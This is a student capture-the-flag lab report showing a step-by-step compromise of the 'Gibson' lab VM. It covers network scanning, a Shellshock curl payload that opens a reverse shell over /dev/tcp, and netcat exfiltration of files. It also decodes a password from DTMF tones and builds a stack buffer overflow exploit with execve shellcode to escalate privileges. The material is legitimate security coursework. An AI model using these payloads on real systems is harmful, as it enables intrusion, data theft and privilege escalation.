Hacking the Gibson CTF Lab Report

Xiaoyu Shi, Kalyani Pawar

December 3rd, 2018

Introduction to Lab:

Capture the Flag (CTF) is a special kind of information security competitions.
In our lab assignment, The `Gibson` VM intends to imitate the behavior of a remote system, which means that we can only interact with it via the network. It requires `VirtualBox` and a `Unix` environment to set up on our host.

The objective of the lab is to find the “flag” on the `Gibson` VM and read its contents. The following sections demonstrate our series of attempts in challenges of network, user privilege, steganography, and buffer overflow problems. These chain of tasks need to be solved in order to acquire the contents of a “flag.”


Task 0: Lab Setup:

For this lab, we used 3 different VMs. This lab will be conducted on our pre-installed `Ubuntu 16.04` VM, the `Gibson` VM (both available on the Blackboard) and `Kali Linux` VM (downloaded from the official website).

The `Ubuntu` VM and `Kali Linux` VM serve the purpose of an attacker, while `Gibson` VM Is the victim which imitates the behavior of a remote server.

In order to complete the setup, `Gibson.ova` should be imported into `VirtualBox` with network setting “Bridged Network,” which will assign it with a private IP address in the `192.168` range, as advised in `rules.txt` of this assignment.

However, in the following exploit, we have set up the `Gibson` VM with network setting “NAT network,” and the VM is given an IP address in the `10.0` range. The reason why we choose “NAT Network” is that we have found “Bridged Network” to be incompatible with Hopkins wifi.




For convenience purposes, we have mentioned the IP address of the Attacker VMs: `10.0.2.7(Ubuntu)` and `10.0.2.10 (Kali)`

Task 1: Finding the IP address of the Victim Machine i.e the `Gibson` VM.

In order to interact with the `Gibson` VM remotely, the first challenge is to find its IP address. We used the tool `netdiscover`, a tool used to find hosts on the wireless or switched network. the network. Note that netdiscover is installed on `Kali` and can be installed onto `Ubuntu 16.4` VM with `apt-get`. We run `netdiscover` with the following command:


```
$ sudo netdiscover
```



After booting up the `Gibson` VM and running `netdiscover` for a while, we can observe that two IP addresses are identified on the network. On the other hand, if we turn off the `Gibson` VM and restart `netdiscover`, the `10.0.2.11` IP address cannot be found among the results.

Now that we have identified a relation between `10.0.2.11` and the `Gibson` VM, we begin to scan for open ports and services on `10.0.2.11`. To accomplish this task, we make use of the `nmap` tool available on `Kali Linux`. `Nmap` is a security scanner that discovers hosts and services on the computer network by building a "map" of the network. The command is as follows:

```
$ sudo nmap 10.0.2.11
```



We found that `10.0.2.11` has a closed port `22` and an open port `2048`. We then open Firefox and tried to connect to the following URL: `http://10.0.2.11:2048`.

We have found that the `Gibson` VM imitates the Central Server of Citadel Corporation, which is the organization specified in `rules.txt`. We have come to the knowledge that The server has a `retro_bash` shell and a `64-bit` system. Unfortunately, no other valuable information can be found in the elements of the webpage.

```
<!--Hey Hackers! Stay Away! These Servers have more firewalls than the devils bedroom!-->
<html>
▸ <head>…</head>
▾ <body>
    <h1>Citadel Corporation Central Server</h1>
    Citadel Corporation provides goods & services in exchange for currency.
    <br>
    Current time: Sun Nov 25 16:17:43 EST 2018
    <br>
    <b>System Status:</b>
    <br>
    System Security:
    <font color="green">Engaged</font>
    <br>
    Entry is:
    <font color="red">Denied</font>
    <br>
    Shell:
    <i>retro_bash</i>
    <br>
    Architecture: x86_64
    <br>
    <br>
    Your user agent is: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
    <br>
  </body>
</html>
```

Task 2: Gaining a Reverse Shell on `Gibson`

In the next few steps, we manage to use shellshock to acquire a reverse shell on the Citadel Corp. Central Server. This step is executed on the `Ubuntu 16.04` VM as the attack does not seem to work on `Kali`.

We open up two terminals on our VM `10.0.2.7`. On one terminal, we choose a random port on our machine (`Port 9090`) to listen for incoming, verbose communication. In order to achieve that, we use the following command:

```
$ nc -l 9090 -v
```

With this command, we set up a `netcat` Listener on the attacker, connect to the target machine, and issue commands on the other to set up the reverse shell.

On the other terminal, we use `curl` to exploit the Shellshock vulnerability of `retro_bash`, making it establish an interactive shell with `Port 9090` of `10.0.2.7`:

```
[11/25/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1" 10.0.2.11:2048
```

Once this command is executed, we found out that a connection can be received from `Port 9090`:

```
[11/25/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.11] port 9090 [tcp/*] accepted (family 2, sport 58638)
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
```

We can see that we have acquired a reverse shell from the `Gibson` VM.

Task 3: Exploring the `Gibson` VM and using the `log.txt` file as a clue:

In order to figure out the vulnerable parts of the VM, we first need to know it on a deeper level. We try to see different files available on the VM and found an interesting file `log.txt` in directory `/home/case`:

```
bash-4.2$ ls -al
ls -al
total 96
drwxrwxrwx  4 case case   156 Aug 17 09:56 .
drwxrwxrwx. 4 root root    36 Aug 16 09:06 ..
-rwxrwxrwx  1 case case    18 Apr 10  2018 .bash_logout
-rwxrwxrwx  1 case case   193 Apr 10  2018 .bash_profile
-rwxrwxrwx  1 case case   231 Apr 10  2018 .bashrc
drwxrwxrwx  2 case case    37 Aug 15 12:24 .keys
drwxr-xr-x  2 case case    21 Aug 17 09:56 .source
-rwxrwxrwx  1 case case  1189 Aug 16 09:05 log.txt
-rwxrwxrwx  1 case case   271 Aug 17 09:56 pers.org
-rwxrwxrwx  1 case case 63325 Aug 15 12:21 phrack.zip
-rwxrwxrwx  1 case case  8496 Aug 15 13:53 swordfish
bash-4.2$
```

In the contents of `log.txt`, we can find information about an application with elements of `backupd`, `backupctl`, and `backupchk .c`. We use the `find` command to locate these files and realize that their executables can be found in `/usr/bin`.

```
/etc/backup.conf.
- I've set it up as a system-wide cron job. I'm paranoid.
- I should allow other users to modify the config -- let me try adding a scrip
t to do that.

Thu May 17 13:33:37 JST 2035

- I wrote backupctl so users can add and remove files to the backups.
- Other users can see if a file is backed up by using my backupchk utility.
- I added my secretfile to the backup just in case.
- backupchk verifies that secretfile exists in the backups directory.

Tue May 22 22:22:22 JST 2035

- I seemed to have lost the source tarball...
- It's probably still on the system. Good thing it's password-protected.

Sat Jun 02 23:59:59 JST 2035

- When you want to know how things really work, study them when they're coming
 apart.

END LOG <case@neuromancer>
```

Also through `log.txt`, we came to the understanding that `backupctl` is used to add and remove files to the backups; `backupchk` is used to check if a file has been backed up. We suspect that `backupd` is used for the actual backup migration.

In `log.txt`, we have found that the author mentioned a source tarball for `backupd`, `backupctl`, and `backupchk`. We will be setting out to find the source code of the files in the next step.

Task 4: Unzipping the source tarball

In `/home/case`, there is a hidden directory `.source`. Inside the directory, we can find a compressed file `src.zip`. We suspect that this is related to the source code of `backupd`, `backupctl`, and `backupchk.c`.

```
drwxr-xr-x  2 case case    21 Aug 17 09:56 .source
-rwxrwxrwx  1 case case  1189 Aug 16 09:05 log.txt
-rwxrwxrwx  1 case case   271 Aug 17 09:56 pers.org
-rwxrwxrwx  1 case case 63325 Aug 15 12:21 phrack.zip
-rwxrwxrwx  1 case case  8496 Aug 15 13:53 swordfish
bash-4.2$ ls .source
ls .source
src.zip
```

When we tried to unzip the file, we found out that a password is needed:

```
bash-4.2$ unzip src.zip
unzip src.zip
Archive:  src.zip
   skipping: src/backupchk.c         unable to get password
   skipping: src/backupctl           unable to get password
   skipping: src/backupd             unable to get password
   skipping: src/build.sh            unable to get password
```

It leads us to find the password. Just like the `.source` file, we can find a hidden directory `.keys` in `/home/case`. We suspect that this contains the keys used to unzip the files. When we open the directory `.keys`, we found a sound file `after-pulse-dialing.wav`:

```
bash-4.2$ ls .keys
ls .keys
after-pulse-dialing.wav
```

Due to the fact that we cannot play or examine the `.wav` file with shell, we then use the following `nc` commands to send the file to `10.0.2.7`, the `Ubuntu 16.04` machine.

On a terminal of `10.0.2.7` machine, we run the following command:

```
$ nc -l 4433 > after-pulse-dialing.wav
```

On the reverse bash shell, we use the following command:

```
$ cat after-pulse-dialing.wav|10.0.2.7 4433
```

Then we have received the `after-pulse-dialing` file on port `4433` on machine `10.0.2.7`.

After playing the `.wav` files for a while, we have found out that the notes sound similar to phone dialing sounds. We downloaded a tool `DTMF Tone Decoder` (http://www.pas-products.com/dtmf_tone_decoder.html) onto our home machine (Windows 10) and tried to decode the dialing tones to corresponding numbers and symbols.

The numbers gave us a hint that they fall in the range of the `ASCII` code for letters and numbers.

68-105-120-105-101-70-108-97-116-108-105-110-101-49-51-51-55-

D i x i e F l a t l i n e 1 3 3 7

When we used `ASCII` to decode the message, we got a plaintext "`DixieFlatline1337`." We then try to use this as the password to `unzip src.zip` files. Unfortunately, we do not have the permission to unzip the `src.zip` file on `Gibson`, even if we have the password:

```
bash-4.2$ unzip -P DixieFlatline1337 src.zip
unzip -P DixieFlatline1337 src.zip
Archive:  src.zip
checkdir error:  cannot create src
                 Permission denied
                 unable to process src/backupchk.c.
checkdir error:  cannot create src
                 Permission denied
                 unable to process src/backupctl.
checkdir error:  cannot create src
                 Permission denied
                 unable to process src/backupd.
checkdir error:  cannot create src
                 Permission denied
                 unable to process src/build.sh.
bash-4.2$
```

We then try to send out `src.zip` using netcat. Similar to sending out `after-pulse-dialing.wav` file, we run the following command on `10.0.2.7`:

```
[12/01/18]seed@VM:~$ nc -l 4433 > src.zip
```

Then we run the following command on the reverse shell:

```
bash-4.2$ cat src.zip|nc 10.0.2.7 4433
cat src.zip|nc 10.0.2.7 4433
bash-4.2$
```

We can find that src.zip can be found on our `10.0.2.7` machine. We can unzip it with password “`DixieFlatline1337`,” to find the following files:

```
[12/01/18]seed@VM:~$ ls -l src.zip
-rw-rw-r-- 1 seed seed 1721 Dec  1 13:11 src.zip
[12/01/18]seed@VM:~$ unzip -P DixieFlatline1337 src.zip
Archive:  src.zip
  inflating: src/backupchk.c
  inflating: src/backupctl
  inflating: src/backupd
  inflating: src/build.sh
```

Task 5: Exploiting the buffer overflow vulnerability in `backupchk.c`

The following is the content of `backupchk.c`:

```c
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int bof(char* str)
6  {
7      char buffer[24];
8      strcpy(buffer, str);
9      return 1;
10 }
11
12 int main(int argc, char** argv)
13 {
14     if (argc != 2) {
15         fprintf(stderr, "Incorrect arguments.\n");
16         fprintf(stderr, "backupchk /var/backups/file_to_check\n");
17         return 1;
18     }
19
20     char str[517];
21     FILE* backupfile;
22     backupfile = fopen(argv[1], "r");
23
24     if (backupfile == NULL) {
25         printf("File does not exist.\n");
26         return 1;
27     }
28
29     fread(str, sizeof(char), 517, backupfile);
30     bof(str);
31     printf("File exists.\n");
32
33     return 0;
34 }
```

In line 29, `str` reads in `517` bits from `backupfile`. Then it is sent as an argument to function `bof()`. Function `bof()` tries to copy `str` into a `buffer[]` of size 24. A buffer overflow vulnerability can be found in line:

```
8   strcpy(buffer, str);
```

Also in file `build.sh`, we found out that `backupchk.c` is compiled with executable stack and no stack smashing protector. This implies that `/usr/bin/backupchk` is vulnerable to buffer overflow attacks.

```sh
#!/bin/sh

gcc -o backupchk -g -z execstack -fno-stack-protector backupchk.c
```

Using `gdb` to run `/usr/bin/backupchk` on a random file `a.txt`, we have found out that the difference between `$rbp` and `&buffer` is `0x20` (decimal `32`).

```
Starting program: /usr/bin/backupchk /tmp/a.txt

Breakpoint 1, bof (str=0x7fffffffeaa0 'a' <repeats 29 times>, "\n//")
    at backupchk.c:8
8       backupchk.c: No such file or directory.
(gdb) p &buffer
$1 = (char (*)[24]) 0x7fffffffea60
(gdb) p $rbp
$2 = (void *) 0x7fffffffea80
(gdb)
```

Given that it is a `64-bit` system, the return address should be `$rbp + 8`, which means that the distance between return address and `&buffer` should be decimal `40`.

We found a piece of shellcode on `https://www.exploit-db.com/exploits/43549`, which aims to execute `/bin/sh` with escalated user privilege on `64-bit` systems.

```
char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";
```

On our `10.0.2.7 Ubuntu 16.04` machine, we used the following program `exploit.c` to generate the `badfile` used for buffer overflow. First, we fill the entire `buffer[]` (with length `517` bits) with `NOPs`. The shellcode is inserted at the end of the buffer. The return address (`buffer +40`) is specified to be a location between itself and the beginning of the shellcode.

We randomly chose `0x7fffffffeb11` to be the return address, which is located `137` bits after the return address.

Result

Hex value: **89**

Decimal value: **137**

7fffffffeb11 - 7fffffffea88 = ?

backupd | build.sh | exploit.c ~/src/exploit.c | badfile

```c
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long long*) (buffer + 40)) = 0x7fffffffeb11;
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

We use the following command to execute `exploit.c`.

```
[12/02/18]seed@VM:~/src$ gcc exploit.c -o exploit
[12/02/18]seed@VM:~/src$ ./exploit
[12/02/18]seed@VM:~/src$ ls
a.out  backupchk.c  backupctl  backupd  badfile  build.sh  exploit  exploit.c
```

Notice that `badfile` has been created with the following contents:

```
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 11eb ffff ff7f 0000
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9031 c048 bbd1 9d96
91d0 8c97 ff48 f7db 5354 5f99 5257 545e
b03b 0f05 00
```

We can see the structure in `badfile`: All is filled with `0x90` except the return address and the shellcode.

Then I uploaded `badfile` onto an online service `transfer.sh`, and ran `wget` on the reverse shell to save `badfile` in `/tmp` on the `Gibson` machine.

```
# Upload from web
Drag your files here, or click to browse.
https://transfer.sh/9l1Jt/badfile

# Download all your files
```

```
bash-4.2$ wget https://transfer.sh/9l1Jt/badfile
wget https://transfer.sh/9l1Jt/badfile
--2018-11-25 23:54:12--  https://transfer.sh/9l1Jt/badfile
Resolving transfer.sh (transfer.sh)... 78.94.240.189
Connecting to transfer.sh (transfer.sh)|78.94.240.189|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 517 [application/octet-stream]
Saving to: 'badfile.1'

     0K                                                    100% 17.0M=0s

2018-11-25 23:54:21 (17.0 MB/s) - 'badfile.1' saved [517/517]
```

Note that `badfile` is assigned with a new name `badfile.1` under `/tmp`.

Then we run `/usr/bin/backupchk` with input `badfile.1`. We found out that we successfully invoked `/bin/sh` with an escalated `eUID`!

```
bash-4.2$ /usr/bin/backupchk /tmp/badfile.1
/usr/bin/backupchk /tmp/badfile.1

id
uid=48(apache) gid=48(apache) euid=1001(wintermute) groups=48(apache)
```

Task 6: Capturing the Flag

Previously when we were exploring in the `Gibson` system, we have found out that the “flag” is located in the `root` directory:

```
bash-4.2$ cd /
cd /
bash-4.2$ ls -al
ls -al
total 32
dr-xr-xr-x.  17 root       root  284 Nov 13 11:28 .
dr-xr-xr-x.  17 root       root  284 Nov 13 11:28 ..
-rw-r--r--    1 root       root    0 Aug 15 10:08 .autorelabel
lrwxrwxrwx    1 root       root    7 Aug 15 11:07 bin -> usr/bin
dr-xr-xr-x.   5 root       root 4096 Aug 15 13:53 boot
drwxr-xr-x   19 root       root 3040 Nov 25 16:15 dev
drwxr-xr-x.  80 root       root 8192 Nov 13 11:31 etc
-rw-------    1 wintermute root  924 Nov 13 11:31 flag
-------r--    1 root       root  163 Aug 15 14:03 hello.txt
-rw-r--r--    1 root       root    3 Aug 16 09:34 hey
```

We understand that the file is readable by `wintermute`. Given that we now have `eUID` escalated to be `wintermute`, we are able to read it!

```
cd/
/bin/sh: line 4: cd/: No such file or directory
cd /
cat flag
/\
||_____-----_____-----_____
||   O                  O  \
||    O\\    ___    //O    /
||       \\ /   \//        \
||         |_O O_|         /
||          ^ | ^          \
||        // UUU \\        /
||    O//            \\O   \
||   O                  O  /
||_____-----_____-----_____\
||
||.

This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.

Secret Key: 68756e74657232
```

As a result, we have captured the contents in `/flag`, including the secret code `68756e74657232`.

Conclusion

In this CTF challenge, we have solved several challenges: identifying IP addresses on the current network, shellshock, audio file steganography, and buffer overflow. As a result, we have successfully captured the contents of the /flag. We have compiled our efforts in this write-up, which explains our exploits in detail.

Additionally, Xiaoyu Shi, who is writing the conclusion section at the moment, just wants to express how much she appreciates all the William Gibson references in this CTF challenge. She is overjoyed to know that the creator(s) share the love of Neuromancer and looks forward to getting Sci-Fi novel/movie recommendations from the creator(s), as well as CTF resources.